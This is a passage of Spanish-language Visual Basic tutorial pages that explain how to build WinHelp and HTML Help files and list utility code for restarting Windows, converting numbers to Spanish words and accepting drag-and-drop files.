Nota: Debes tener el archivo hot_spot.rtf, que es este mismo. O bien, prepara uno para tus pruebas, yo doy por supuesto que estás usando éste.

El archivo hot_spot.rtf, ya tiene el gráfico insertado...

Bien. Posicionate al principio del archivo hot_spot.rtf

Justo al final de la primera página, escribe el nombre del archivo y lo pones entre llaves: bml vb_menu.shg (no lo pongo aquí, para que no se inserte de nuevo)

Puedes insertarlo como imagen, pero prefiero hacerlo así, para que al ir añadiendole más campos, no tenga que estar "recargando" el gráfico.

Una vez terminado, puedes insertarlo como imagen... cómo prefieras, será tu trabajo, así que puedes hacerlo como mejor te plazca.

Ahora abre el proyecto del archivo de ayuda, es decir: guiller.hpj

Pulsa en el botón Files... Add... Y selecciona el archivo hot_spot.rtf, pulsa OK.

Abre el archivo guiller.cnt, desde el Microsoft Help Workshop

Posicionate en el libro Visual Basic, en la hoja Referencia.

Pulsa en el botón Add Above...

Selecciona Topic (ya estará seleccionado)

Escribe en Title: Hot-Spot

En Topic ID, escribe: pruebabmp

Pulsa OK

Grabalo

Pulsa en la ventana guiller.hpj y pulsa en el botón Save and Compile

Voilá!

Ya está.

Pulsa en el archivo de ayuda, libro Apartados, Visual Basic, hoja Hot-Spot.

Ajusta el tamaño y ya verás el gráfico.

Mueve el cursor sobre Trucos y verás cómo se convierte en una mano con el dedo...

Pincha y te llevará al aprtado de los Trucos.

Fácil, verdad?

Puedes seguir insertando más apartados.

Vamos a crear ahora una ventana pop-up

Pulsa en la ventana Hotspot Editor.

Ahora selecciona la palabra Clases

Doble Click

Context String: cls

Type estará en Pop-up, déjalo así.

Pulsa OK

Y guardalo: File/Save

Selecciona la ventana del proyecto de ayuda y pulsa en el botón Save and Compile.

Ya está.

Pruebalo: doble click en guiller.hlp

Selecciona Apartados/Visual Basic/Hot-Spot

Y cuando pulses en Clases, en lugar de mostralo en la ventana normal, lo hará en una ventana emergente (pop-up)

Y ya está. Sigue añadiendo más cosas.

Por ejemplo, puedes crear una ventana más grande para mostrar los gráficos:

Posicionate en el proyecto de la ayuda: guiller.hpj

Pulsa en Windows...

Add...

En el cuadro Create a new window named, escribe: grafico, (sin el acento)

En la solapa Position, selecciona el tamaño que quieras, yo he puesto estos valores:

Left= 84, Top=61, Wwidth=815, Height=766

Pulsa OK

Ahora selecciona la ventana de guiller.cnt, en el Help Workshop

Selecciona la hoja Hot-Spot

Pulsa en Edit...

En el cuadro Window type, escribe: grafico y pulsa OK

Grabalo.

Pulsa en la ventana guiller.hpj y de nuevo: Save and Compile.

Una vez compilado, pruebalo.

Bien, esto es todo referente a la creación de ayudas.

Si tienes alguna duda o crees que se me ha escapado algo, dimelo e intentaré arreglarlo.

Nos vemos.

5.- Extraer la información de un archivo de ayuda (26/Feb)

Usando la utilidad HCW, puedes extraer la información de cualquier archivo de ayuda.
Para hacerlo, carga el programa HCW, estará en el directorio TOOLS\HCW de Visual Basic.
Si no lo tienes, puedes bajarlo en formato comprimido de mi directorio FTP:

http://www.wcostasol.es/guiller/ftp/hcw.zip (906 KB)

NOTA (15/Ago/97): Este archivo ya no está en el web, si lo necesitas, me lo dices.

El proceso a seguir es el siguiente:
Del menú File, selecciona la opción Report, te mostrará un cuadro de diálogo, selecciona el archivo de ayuda y el nombre del archivo de información. Especifica que información quieres extraer, seleccionando de las opciones que te muestra.
Por ejemplo, Project Info te serviría para crear un archivo PRJ (de proyecto) y con All Text, sacas toda la información.
Que lo disfrutes!

6.- Una utilidad para 'destripar' los archivos de ayuda (24/Jul)

Gracias a Joe LeVasseur que facilitó la dirección de esta utilidad en la lista de VBAPI.
La dirección, para que puedas bajarlo es: http://www.wextech.com/helpdc21.zip
Nota del 23/Jun/02: Esa dirección ya no existe, pero el link está ligado con el fichero ZIP con la utilidad.

Sólo lo he probado con el parámetro /c para crear archivos CNT, esos que hacen que salga los libritos. Lo único que tienes que hacer es usar el HCW y añadirle los libros ya que sólo te crea las 'hojas' para linkar con el tema.
Por supuesto, y esto creo que es lo más interesante, es que te lo desmenuza de tal forma que te deja todos los archivos necesarios para volver a compilar el archivo de ayuda y al estar el contenido en formato RTF, lo puedes abrir con el Word e imprimirlos. La consulta que respondió Joe era precisamente para eso, imprimir los archivos de ayuda sin tener que hacerlo página por página.
En ese archivo ZIP también se incluyen los fuentes en C, para el que quiera "estudiarlo".

7.- Un archivo de ayuda con muchos trucos (15/Ago)

En esta ocasión al que tengo que darle las gracias es a "Anselmo Martín" amartin@ctv.es ya que él se ha encargado de recopilar algunos de los trucos y otras cosillas y ha hecho lo que yo no he "podido" hacer... Se trata de un archivo de ayuda, mi aportación ha sido la de crear el contenido al estilo del Windows 95, espero que Anselmo lo haga en las siguientes "revisiones" del archivo.

Para bajartelo, pulsa en este link. (vb_sos.zip 26.9 KB)

8.- Cómo mostrar el contenido del archivo CNT... y más cosas... (5/Dic/97)

Ya sabes que el Windows 95 existe, además del archivo HLP, un archivo con la extensión CNT.
Éste muestra, normalmente, el contenido de la ayuda en formato de libros.

Para poder mostrarlo desde una aplicación VB deberás usar el valor de la constante HelpFinder (&HB).
Esta constante no está disponible de forma directa, así que para usarla tendrás que hacer una asignación.

Si usas el control de diálogos comunes, deberás asignar ese valor a:
CommonDialog1.HelpCommand=&HB

En el siguiente ejemplo te pongo cómo hacerlo usando el API.

```
'
Const HelpFinder = &HB          'Mostrar el contenido de los libritos del CNT
'
'Declaración del API para 32 bits.
Private Declare Function WinHelp Lib "user32" Alias "WinHelpA" _
    (ByVal hWnd As Long, ByVal lpHelpFile As String, _
    ByVal wCommand As Long, ByVal dwData As Long) As Long

'Este será el código a emplear:
Call WinHelp(Me.hWnd, "ArchivoAyuda.hlp", HelpFinder, 0&)
```

Si lo que pretendes es mostrar el contenido del archivo de ayuda, sin que se muestre los libritos, usa esta llamada:

```
'
Const cdlHelpContents = &H3     'Muestra el tema de contenido del archivo de Ayuda actual.

Call WinHelp(Me.hWnd, "ArchivoAyuda.hlp", cdlHelpContents, 0&)
```

En el archivo del proyecto HPJ, puedes especificar una serie de ALIAS para que puedas mostrar distintos apartados según las opciones que tengas en tu programa.
Por ejemplo, si quisieras mostrar una sección del archivo de ayuda a la que le has dado el "alias" 21000, deberás llamar a la ayuda de esta forma:

```
'
Const cdlHelpContext = &H1      'Muestra Ayuda acerca de un tema determinado.

Call WinHelp(Me.hWnd, "ArchivoAyuda.hlp", cdlHelpContext, 21000&)
```

Estos alias se asignan con el HCW, ese programa/compilador de ayudas, lo encontrarás en el CD del Visual, en la carpeta \TOOLS\HCW, si no tienes el archivo en cuestión, puedes bajarlo pulsando este link:
Hcw.zip 896KB
Descomprime todo el contenido del zip en una carpeta.
Se incluye la ayuda.

NOTA: Esto es lo que dice la ayuda del VB5:

Los archivos de Ayuda creados con las versiones más recientes del compilador de Ayuda de Windows quizá no permitan el acceso a temas de Contenido con la constante cdlHelpContents del control CommonDialog. Por ejemplo, si intenta tener acceso al tema Contenido de un archivo de Ayuda como en el ejemplo siguiente quizá no se obtengan los resultados deseados:

```
Private Sub cmdHelpContents_Click()
    dlgCommon.HelpFile = "help\vb5.hlp"
    dlgCommon.HelpCommand = cdlHelpContents
    dlgCommon.ShowHelp
End Sub
```

Los archivos de Ayuda creados con las versiones más recientes del compilador de Ayuda de Windows utilizan archivos .cnt para mostrar el tema Contenido en la aplicación de visor de Ayuda. Esto puede ser un cambio con respecto a las versiones anteriores. Por tanto, la constante cdlHelpContents del control CommonDialog ya no funciona.

La siguiente información incluida en Platform SDK (anteriormente Win32 SDK) resume este cambio:

"En el pasado, las aplicaciones utilizaban los comandos HELP_CONTENTS y HELP_INDEX con la función WinHelp para mostrar el tema Contenido y el índice de palabras clave del archivo de Ayuda. Ya no se recomienda el uso de estos comandos. En su lugar, utilice el comando HELP_FINDER."

Visual Basic 5.0 no proporciona ninguna constante del control CommonDialog equivalente a la función HELP_FINDER de WinHelp. Para tener acceso al tema Contenido de un archivo de Ayuda, declare el comando WinHelp como una constante, como en el ejemplo siguiente:

```
Const HelpFinder = &h000B
```

Para obtener más información acerca del uso de comandos de WinHelp, consulte Platforms SDK.

12.- Usar links a páginas WEB y a e-mail desde un fichero de ayuda HLP (21/Ago/00)

Si quieres que uno de los "links" de tu fichero de ayuda envíe al que lo pulse a una dirección de internet o que envie un mensaje de e-mail, haz lo siguiente:

- Escribe el texto que quieres que se muestre en la ayuda, haz que sea un "link" normal de ayuda, es decir, seleccionalo y en las propiedades de la fuente haz que sea "tachado" o subrayado doble... como de costumbre.
- A continuación, escribe:
  !EF("mailto:guille@costasol.net","",1)
  Este texto debe ser oculto, para que funcione como es habitual en los enlaces de un fichero de ayuda.
  Fíjate que las comillas dobles sean normales, ya que el Word suele cambiarlas por comillas tipográficas...

Para ir a una dirección de internet, cambia el "mailto:..." por "http://direccion.web", el resto de los parámetros son iguales, es decir dos dobles comillas y el 1 del final:
!EF("http://guille.costasol.net/","",1)

Espero que esto sirva para dar un aspecto más profesional a los ficheros de ayuda creados para tus aplicaciones.

HTML Help Workshop

HTML Help Workshop

Sistema de ayuda basado en HTML

Iniciado el 27/Jun/98
Autor: Guillermo 'guille' Som
Última actualización: 16/Jul/2001

Con la llegada del Windows 98, este será el nuevo estándard de los sistemas de ayuda.
Pero no sólo es el nuevo formato de los ficheros de ayuda para Win98, sino también para la nueva generación de herramientas de Microsoft: Visual Studio 98 (o Visual Studio 6) y si mucho no me equivoco el nuevo formato de ayuda para las herramientas de terceros.

La versión que usaré para este tutorial, (ya que al final todo lo que pretenda enseñar se convierte en una especie de tutorial), será el HHW versión 1.1 (4.72.7352.0) o posterior, con este sistema se permiten un montón de cosas, entre ellas:
convertir sistemas basados en el sistema tradicional, es decir usando los proyectos del HC/HCW: HPJ y ficheros RTF
y compilar la ayuda así creada para convertirla en ficheros CHM.

La ventaja de este sistema de ayuda, es que no es necesario crear "extraños" ficheros en formato RTF, (aunque si estás acostumbrado a usar ese formato para la creación de ayudas, no tendrás inconveniente), sino que se pueden crear ficheros de la misma forma que se crean páginas HTML.
Así que si ya tienes una pequeña experiencia en crear este tipo de ficheros, con sus links y demás monerías, no tendrás problema para crear una ayuda al nuevo estilo.

En esta página encontrarás los links a las páginas que se irán generando conforme avance este "nuevo" apartado.
La intención no es sólo crear este tipo de ayuda, que se puede usar de forma directa, sino poder usarlos desde Visual Basic e incluso desde Internet. No es necesario tener la última versión de VB, sino una serie de ficheros para poder usarlos, estos ya estarán instalados en el sistema Windows 98 y en aquellos dónde se instale el HTML Help Workshop, pero veremos cómo poder usarlo en sistemas que no dispongan ninguno de estos: es decir en los equipos en los que queramos implementar este tipo de sistema de ayuda.

Como, en el momento de escribir esta presentación, no he tenido la ocasión de probar esto en ningún equipo que no tenga el HHW instalado, no te voy a indicar que ficheros son necesarios, pero en breve lo haré.

Aquí tienes los links para cada una de las páginas que se vayan añadiendo y al final dónde conseguir las herramientas para usar este sistema de creación de ayudas y, (dentro de poco), los ficheros necesarios para que funcione.

Los Links

1. Una prueba que tenía hecha con esto del hhctrl.ocx (Abr/97)
2. Introducción al HTML Help (colaboración de Raul Yepez publicada el 15/Dic/97)
3. Entrega uno (para empezar)
4. Entrega número Dos, seguimos con el tema
5. Tercera Entrega: Preparados para usarlo con Visual Basic
6. Cuarta Entrega: una clase para manejar la ayuda HTML y otras cosillas... (29/Dic/98)

Las Herramientas

El HTML Help Workshop y un editor gráfico (que aún no he probado) lo puedes conseguir del sitio de Microsoft:
http://msdn.microsoft.com/library/tools/htmlhelp/default.htm
Y este otro para la página de downloads:
http://msdn.microsoft.com/library/tools/htmlhelp/wkshp/download_main.htm

NUEVOS LINKS: (16/Jul/2001)
La página del HTML Help WorkShop 1.3:
http://msdn.microsoft.com/library/en-us/htmlhelp/html/vsconHH1Start.asp

La página de downloads:
http://msdn.microsoft.com/library/en-us/htmlhelp/html/hwMicrosoftHTMLHelpDownloads.asp

Puedes bajarte este tutorial en formato Ayuda HTML compilado (.CHM)

Pulsa en este link para bajar el fichero gsHhw.zip (216 KB)

Programas y Utilidades
para Visual Basic

Actualizado el 13/Sep/2001

Programas incluidos en esta página desde el ya "remoto" 15/Dic/1997:

- **Enviar correo desde Visual Basic usando el control Winsock** **(13/Sep/2001)**

Programas (que no están en Gratisware)	Utilidades
Salva pantallas de Joe LeVasseur Reinicia Windows y muestra la memoria y recursos libres (sólo 16 bits) Reinicia Windows (16 y 32 bits) gsCPostal: Utilidad para códigos postales	Cómo saber si un programa ha finalizado (VB4 16 ó 32) Cómo saber si un programa ha finalizado (VB3) La etiqueta y número de serie en VB de 16 bits. También para 32 bits Usar Shell para ejecutar una orden del MS-DOS Caja de Diálogo Personalizada (gsConfirm) Revisión y mejora de la Caja de Diálogo (gsInput) Diálogo para Buscar y Reemplazar Convertir Números en Letras **Nueva versión** de Números a Texto (o letras) Aceptar archivos con Drag & Drop Una función para saber si Existe un archivo Hacer Scroll en un Picture y en varios controles Ejecutar archivos con sus programas asociados usando DDE Extraer Iconos y Seleccionar Archivos Diálogo para seleccionar directorios (revisado y mejorado) Mis Utilidades (algunas): Rutinas y funciones genéricas

Link a la página con la mayoría de Mis Utilidades...

NOTA del 30/Mar/98:
Te recomiendo que te pases por las páginas de **Gratisware** y **Mis Utilidades**
ya que en esas páginas estarán los programillas y utilidades, con los listados, que he puesto en mis páginas.
Así que seguramente estarán más "actualizados" que esta página.

Programas y utilidades (rutinas y otras cosillas que son algo más que un simple truco)
Nuevo contenido con utilidades y otros programas (22/Mar/97)

Actualizado el 15-Dic-1997

Salva pantallas de Joe LeVasseur. (Protpant.zip 8.667 bytes)

Ejemplo de un salva pantallas (screen saver) de Joe LeVasseur.
En sus páginas personales, podrás encontrar un salva-pantallas que muestra el icono en la barra de tareas. Joe ha prometido que enviará el código para mostrar un programa en la barra de tareas. Estás obligado a hacerlo. 8-)
En el fichero comprimido encontrarás el código fuente y el ejecutable con la extensión .SCR
Copia el fichero Protpant.scr en el directorio System de Windows y podrás usarlo desde el diálogo de Propiedades de Pantalla, solapa Protector de pantalla.

Listados y fichero ejecutable del salva pantallas, nueva versión, (Protpan1.zip 8.890 bytes)

Reinicia Windows y muestra los recursos y la memoria disponible. (22/Mar/97)

Sólo para 16 bits.

El listado:

```
'--------------------------------------------------------
' gsIniW (Reiniciar Windows)               Versión 16 bits
'
' (c) Guillermo Som Cerezo                      (18/May/95)
'
' Utilidad para reiniciar windows.
' Muestra también la memoria y recursos libres. ( 1/Sep/96)
'
' Este programa es de libre distribución y
' puedes modificarlo, (para eso envío los listados).
'
'--------------------------------------------------------
Option Explicit

Declare Function ExitWindows Lib "User" (ByVal ReStartCode As Long, ByVal DosReturnCode As Integer)
As Integer
'Obtener la memoria y recursos libres          ( 1/Sep/96)
Declare Function GetFreeSpace Lib "Kernel" (ByVal wFlags As Integer) As Long
Declare Function GetFreeSystemResources Lib "User" (ByVal fuSysResource As Integer) As Integer
Const GFSR_SYSTEMRESOURCES = &H0


Sub Main()
#If Win32 Then
    MsgBox "Este programa sólo funciona compilado con 16 bits.", vbInformation
#Else
    Dim Memoria&, m$

    Memoria& = GetFreeSpace(0)
    m$ = "Recursos libres: " & GetFreeSystemResources(GFSR_SYSTEMRESOURCES) & "%"
    m$ = m$ & " - Memoria libre: " & Format$(Memoria& \ 1024, "###,###,###") & " KB"

    If MsgBox(m$ & vbCrLf & vbCrLf & "¿Quieres reiniciar Windows?", 4 + 16 + 256, "Reiniciar
Windows") = 6 Then
        Memoria& = ExitWindows(66, 0)
    End If
    End
#End If
End Sub
```

Reinicia Windows (16 y 32 bits) (22/Mar/97)

Esta utilidad reiniciará Windows. Sirve tanto para 16 como para 32 bits.

Nota:
En **la página del API** tienes otros ejemplos, incluso para Windows NT/2000

Reiniciar Windows (listados para 16 y 32 bits)

Reiniciar Windows (2ª parte) revisado para Windows NT

El listado:

```
Option Explicit
'-------------------------------------------------
' ReIniWin (Reiniciar Windows)          ( 8/Nov/95)
'
'(c) Guillermo Som
'-------------------------------------------------
#If Win32 Then
    'Para usar con ExitWindowsEx
    Public Const EWX_LOGOFF = 0     'Termina la sesión actual
    Public Declare Function ExitWindowsEx Lib "user32" (ByVal uFlags As Long, ByVal dwReserved As
Long) As Long
    'ExitWindows termina la sesión actual e inicia una nueva
    '(es decir reiniciar windows)
    'Public Declare Function ExitWindows Lib "user32" (ByVal dwReserved As Long, ByVal uReturnCode
As Long) As Long
#Else
    Public Declare Function ExitWindows Lib "user" (ByVal ReStartCode As Long, ByVal DosReturnCode
As Integer) As Integer
#End If


Public Sub Main()
    Dim msg As String

    Beep
    #If Win32 Then
        msg = "Estás ejecutando Windows en modo 32bits," & vbCrLf & "(seguramente Windows 95,
conectado en red)," & vbCrLf & "y e"
    #Else
        msg = "E"
    #End If
    msg = msg & "ste programa reiniciará Windows."
    If MsgBox(msg & vbCrLf & vbCrLf & "¿Seguro que quieres reiniciar Windows?", 4 + 16 + 256, "¡
ATENCIÓN !") = 6 Then
        'ReStart Windows
        #If Win32 Then
            If ExitWindowsEx(EWX_LOGOFF, 0&) Then
        #Else
            If ExitWindows(66, 0) Then
        #End If
            End If
    Else
        End
    End If
End Sub
```

Convertir Números en Letras (22/Mar/97)

Función para convertir un número en letra.
Por ejemplo: 125 sería "ciento veinticinco"

Listado y form de prueba. (gsnum2text.zip 2.98 KB)

Nota:
Échale un vistazo a **la página de la clase cNum2Text**.

El listado:

```
'--------------------------------------------------------------------------
' gsNumero.BAS   Módulo para procedimientos numéricos            ( 1/Mar/91)
' Versión para Windows                                          (25/Oct/96)
'
' (c)Guillermo Som, 1991-97
'--------------------------------------------------------------------------
Option Explicit
Option Compare Text
Public Function Numero2Letra(ByVal strNum As String, Optional vLo) As String
    '-----------------------------------------------------------
    ' Convierte el número strNum en letras          (28/Feb/91)
    ' Versión para Windows                          (25/Oct/96)
    '-----------------------------------------------------------
    Dim lngA As Long
    Dim Negativo As Boolean
    Dim L As Integer
    Dim Una As Boolean
    Dim Millon As Boolean
    Dim Millones As Boolean
    Dim vez As Integer
    Dim MaxVez As Integer
    Dim k As Integer
    Dim strQ As String
    Dim strB As String
    Dim strU As String
    Dim strD As String
    Dim strC As String
    Dim iA As Integer
    '
    Dim strN() As String
    Dim lo As Integer
    '
    'Si no se especifica el ancho...
    If IsMissing(vLo) Then
        lo = 255
    Else
        lo = vLo
    End If

    Dim unidad(0 To 9) As String
    Dim decena(0 To 9) As String
    Dim centena(0 To 9) As String
    Dim deci(0 To 9) As String
    Dim otros(0 To 15) As String
    'Asignar los valores
    unidad(1) = "Una"
    unidad(2) = "dos"
    unidad(3) = "tres"
    unidad(4) = "cuatro"
    unidad(5) = "cinco"
    unidad(6) = "seis"
    unidad(7) = "siete"
    unidad(8) = "ocho"
    unidad(9) = "nueve"
```

```
'
decena(1) = "diez"
decena(2) = "veinte"
decena(3) = "treinta"
decena(4) = "cuarenta"
decena(5) = "cincuenta"
decena(6) = "sesenta"
decena(7) = "setenta"
decena(8) = "ochenta"
decena(9) = "noventa"
'
centena(1) = "ciento"
centena(2) = "doscientas"
centena(3) = "trescientas"
centena(4) = "cuatrocientas"
centena(5) = "quinientas"
centena(6) = "seiscientas"
centena(7) = "setecientas"
centena(8) = "ochocientas"
centena(9) = "novecientas"
'
deci(1) = "dieci"
deci(2) = "veinti"
deci(3) = "treinta y "
deci(4) = "cuarenta y "
deci(5) = "cincuenta y "
deci(6) = "sesenta y "
deci(7) = "setenta y "
deci(8) = "ochenta y "
deci(9) = "noventa y "
'
otros(1) = "1"
otros(2) = "2"
otros(3) = "3"
otros(4) = "4"
otros(5) = "5"
otros(6) = "6"
otros(7) = "7"
otros(8) = "8"
otros(9) = "9"
otros(10) = "10"
otros(11) = "once"
otros(12) = "doce"
otros(13) = "trece"
otros(14) = "catorce"
otros(15) = "quince"
'
On Error GoTo 0

lngA = Abs(Val(strNum))
Negativo = (lngA <> Val(strNum))
strNum = LTrim$(RTrim$(Str$(lngA)))
L = Len(strNum)

If lngA = 0 Then
    strNum = Left$("cero" & Space$(lo), lo)
    Exit Function
End If
'
Una = True
Millon = False
Millones = False
If L < 4 Then Una = False
If lngA > 999999 Then Millon = True
If lngA > 1999999 Then Millones = True
strB = ""
strQ = strNum
vez = 0

ReDim strN(1 To 4)
```

```
    strQ = Right$(String$(12, "0") & strNum, 12)
    For k = Len(strQ) To 1 Step -3
        vez = vez + 1
        strN(vez) = Mid$(strQ, k - 2, 3)
    Next
    MaxVez = 4
    For k = 4 To 1 Step -1
        If strN(k) = "000" Then
            MaxVez = MaxVez - 1
        Else
            Exit For
        End If
    Next
    For vez = 1 To MaxVez
        strU = "": strD = "": strC = ""
        strNum = strN(vez)
        L = Len(strNum)
        k = Val(Right$(strNum, 2))
        If Right$(strNum, 1) = "0" Then
            k = k \ 10
            strD = decena(k)
        ElseIf k > 10 And k < 16 Then
            k = Val(Mid$(strNum, L - 1, 2))
            strD = otros(k)
        Else
            strU = unidad(Val(Right$(strNum, 1)))
            If L - 1 > 0 Then
                k = Val(Mid$(strNum, L - 1, 1))
                strD = deci(k)
            End If
        End If
        If L - 2 > 0 Then
            k = Val(Mid$(strNum, L - 2, 1))
            strC = centena(k) & " "
        End If
        If strU = "uno" And Left$(strB, 4) = " mil" Then strU = ""
        strB = strC & strD & strU & " " & strB
        If (vez = 1 Or vez = 3) And strN(vez + 1) <> "000" Then strB = " mil " & strB
        If vez = 2 And Millon Then
            If Millones Then
                strB = " millones " & strB
            Else
                strB = "un millón " & strB
            End If
        End If
    Next
    strB = LTrim$(RTrim$(strB))
    If Right$(strB, 3) = "uno" Then strB = Left$(strB, Len(strB) - 1) & "a"
    Do                              'Quitar los espacios que haya por medio
        iA = InStr(strB, "  ")
        If iA = 0 Then Exit Do
        strB = Left$(strB, iA - 1) & Mid$(strB, iA + 1)
    Loop
    If Left$(strB, 6) = "una un" Then strB = Mid$(strB, 5)
    If Left$(strB, 7) = "una mil" Then strB = Mid$(strB, 5)
    If Right$(strB, 16) <> "millones mil una" Then
        iA = InStr(strB, "millones mil una")
        If iA Then strB = Left$(strB, iA + 8) & Mid$(strB, iA + 13)
    End If
    If Right$(strB, 6) = "ciento" Then strB = Left$(strB, Len(strB) - 2)
    If Negativo Then strB = "menos " & strB
    '
    strC = Space$(lo)
    LSet strC = strB
    Numero2Letra = strC
End Function
```

Aceptar archivos con Drag & Drop (23/Mar/97)

Ejemplo del uso de una clase para aceptar archivos "soltados" en un formulario.
Aceptará tanto imágenes BMP, ICO y WMF, así como archivos de texto. En caso que sea otro tipo de archivo, si se puede asignar (mostrar) en un textbox, se mostrará, si no se producirá un error y el error será indicado en el label.

Esta clase está sacada (sin autorización) del libro de Francisco Charte: Programación Profesional con Visual Basic 4.0 de la editorial Anaya Multimedia.
Aunque me expongo a "cualquier cosa" y confiando en que al ser por el tema divulgativo no haya problemas.

Nota del 15/Dic/97:
Según el autor, Fco. Charte, mientras haga referencia de dónde está sacada, la cosa va bien. Muchas gracias.

Creo que es un ejemplo interesante del modo de realizar esta función que a más de uno, incluido yo, nos gustaría implementar en sus programas.
Pues ahí queda eso y espero que "le saques provecho"

Baja los listados de la clase y el ejemplo (dragdrop.zip 4.55 KB)

Este es el listado de la clase DragDrop

```
'------------------------------------------------------------
'
'cDragDrop.Cls
'
' Esta clase facilitará la creación de aplicaciones
' que acepten archivos de arrastrar-y-soltar desde
' el Explorador
'
'Clase de ejemplo del Capitulo 8 del libro:
'Programación Profesional con Visual Basic 4.0
'de Francisco Charte (Anaya Multimedia)
'
'Adaptada por Guillermo Som, 23/Mar/97
'------------------------------------------------------------
Option Explicit

    ' Referencia a la ventana oculta
Private MiVentana As frmOculto
    ' Referencia a la ventana que recibirá los archivos
Private VentanaDragDrop As Form
Private Termina As Boolean ' indicador interno


'Constantes para las funciones del API
'Const PM_NOREMOVE = &H0
Const PM_REMOVE = &H1
'Const PM_NOYIELD = &H2

Const WM_DROPFILES = &H233

'Declaraciones de las funciones del API
Private Declare Function DragQueryFile Lib "shell32.dll" Alias "DragQueryFileA" (ByVal hDrop As
Long, ByVal UINT As Long, ByVal lpStr As String, ByVal ch As Long) As Long
'Private Declare Function DragQueryPoint Lib "shell32.dll" (ByVal hDrop As Long, lpPoint As
POINTAPI) As Long
Private Declare Sub DragFinish Lib "shell32.dll" (ByVal hDrop As Long)
Private Declare Sub DragAcceptFiles Lib "shell32.dll" (ByVal hwnd As Long, ByVal fAccept As Long)
'
Private Declare Function PeekMessage Lib "user32" Alias "PeekMessageA" (lpMsg As Msg, ByVal hwnd As
Long, ByVal wMsgFilterMin As Long, ByVal wMsgFilterMax As Long, ByVal wRemoveMsg As Long) As Long
Private Declare Function WaitMessage Lib "user32" () As Long

'Tipos de datos para las funciones del API
Private Type POINTAPI
```

```
    x As Long
    y As Long
End Type

Private Type Msg
    hwnd As Long
    message As Long
    wParam As Long
    lParam As Long
    time As Long
    pt As POINTAPI
End Type 'MSG


    ' Este método activa la recepción de archivos
    ' en la ventana que se pasa como parámetro
Public Sub Activa(Ventana As Form)
        ' Guardamos la referencia a la ventana
    Set VentanaDragDrop = Ventana
        ' Activamos la recepción de archivos
    DragAcceptFiles VentanaDragDrop.hwnd, True
        ' Creamos una ventana oculta
    Set MiVentana = New frmOculto
        ' y la asociamos con nosotros mismos
    Set MiVentana.MiObjeto = Me
        ' activando el envío de un mensaje en 500 milisegundos
    MiVentana.Timer.Enabled = True
        ' lo cual nos permite devolver el control
        ' al cliente que nos esté utilizando
    Termina = False
End Sub


    ' Esta función será llamada desde el formulario
    ' oculto, y se estará ejecutando mientras Termina
    ' no tome el valor True
Public Sub Proceso()
        ' Para leer mensajes de la cola
    Dim Mensaje As Msg, N As Integer ' contador
        ' Bytes y Cadena para leer nombres de archivo
    Dim Bytes As Integer, Cadena As String

        ' Mientras Termina no sea True
    Do While Not Termina
        WaitMessage ' esperamos a que llegue un mensaje
            ' Si ese mensaje es WM_DROPFILES
        If PeekMessage(Mensaje, VentanaDragDrop.hwnd, WM_DROPFILES, WM_DROPFILES, PM_REMOVE) Then '
lo leemos
            With Mensaje ' obtenemos el número total de archivos
                For N = 0 To DragQueryFile(.wParam, -1, Cadena, 0) - 1
                        ' consultamos la longitud del nombre N
                    Bytes = DragQueryFile(.wParam, N, Cadena, 0)
                        ' asignamos el espacio necesario
                    Cadena = String(Bytes + 1, 0)
                        ' y obtenemos el nombre
                    DragQueryFile .wParam, N, Cadena, Bytes + 1
                        ' que pasamos al formulario cliente
                    VentanaDragDrop.Archivo Cadena
                Next
                DragFinish .wParam ' hemos terminado
            End With
        End If
        DoEvents ' permitimos el trabajo de otros procesos
    Loop ' y continuamos
End Sub


    ' Este método será llamado para desactivar
    ' el funcionamiento del objeto
Public Sub Desactiva()
    Termina = True ' Provocamos el fin de la ejecución de Proceso
```

```
        ' desactivamos la recepción de archivos
    DragAcceptFiles VentanaDragDrop.hwnd, False
    Unload MiVentana ' descargamos la ventana oculta
    Set VentanaDragDrop = Nothing ' y liberamos referencias
    Set MiVentana = Nothing
End Sub


    ' Al destruir el objeto
Private Sub Class_Terminate()
        ' si no ha sido previamente desactivado
    If Not Termina Then Desactiva ' lo desactivamos
End Sub
```

El listado del form oculto que usa la clase

```
    '
    ' frmOculto.frm
    '
    ' Este formulario oculto tiene como única finalidad
    ' enviar un mensaje al objeto asociado una vez
    ' ha trancurrido un periodo de 500 milisegundos.
    ' Esto permite que el objeto devuelva el control
    ' al formulario que ha llamado al método Activa
    '
Option Explicit


    ' Referencia al objeto
Public MiObjeto As DragDrop


    ' Al descargar el formulario
Private Sub Form_Unload(Cancel As Integer)
    Set MiObjeto = Nothing ' eliminamos la refrencia
End Sub


    ' Cuando se produzca el evento
Private Sub Timer_Timer()
    Timer.Enabled = False ' desactivamos el timer
    MiObjeto.Proceso ' y llamamos a Proceso
End Sub
```

Por último el listado del form de prueba

```
'--------------------------------------------------------------
'Prueba de Drag & Drop aceptando archivos de texto (23/Mar/97)
'
'Proceso y clase basado en el ejemplo del libro:
'Programación Profesional con Visual Basic 4.0
'de Francisco Charte (Anaya Multimedia)
'--------------------------------------------------------------
Option Explicit

' Referencia al objeto de arrastrar y soltar
Dim MiObjeto As DragDrop


' Este procedimiento público será llamado
' por el objeto DragDrop cada vez que se
' reciba un archivo de arrastrar y soltar
Public Sub Archivo(Nombre As String)
    Dim nFic As Integer

    Desactivar

    On Local Error Resume Next

    'Si es un archivo gráfico
```

```
    Picture1.Picture = LoadPicture(Nombre)
    If Err = 0 Then
        Picture1.Enabled = True
        Picture1.Visible = True
    Else
        Err = 0
        'Si no se asigna al text
        Text1.Enabled = True
        Text1.Visible = True

        nFic = FreeFile
        Open Nombre For Input As nFic
        Text1 = Input$(LOF(nFic), nFic)
        Close nFic
    End If

    AjustarTamaño

    Label1 = Nombre
    If Err Then
        Label1 = "ERROR: " & Error$
        Text1 = ""
        Err = 0
    End If
    On Local Error GoTo 0
End Sub


Private Sub cmdSalir_Click()
    Unload Me
    End
End Sub


Private Sub Form_Load()
    'Inicializar
    ' Creamos el objeto
    Set MiObjeto = New DragDrop
    MiObjeto.Activa Me ' lo activamos

    Desactivar
End Sub


Private Sub Form_Resize()
    'No ajustar las posiciones, si se minimiza el form
    If WindowState = vbMinimized Then Exit Sub
    AjustarTamaño
End Sub


Private Sub Form_Unload(Cancel As Integer)
    MiObjeto.Desactiva ' desactivamos el objeto
    Set MiObjeto = Nothing ' y lo liberamos
    'Liberar recursos
    Set Form1 = Nothing
End Sub


Private Sub AjustarTamaño()
    Dim alto As Integer

    cmdSalir.Top = ScaleHeight - 495
    cmdSalir.Left = ScaleWidth - 1380
    alto = cmdSalir.Top - (Label1.Top + Label1.Height) - 240
    If Text1.Enabled Then
        Text1.Move 90, 480, ScaleWidth - 180, alto
    End If
    If Picture1.Enabled Then
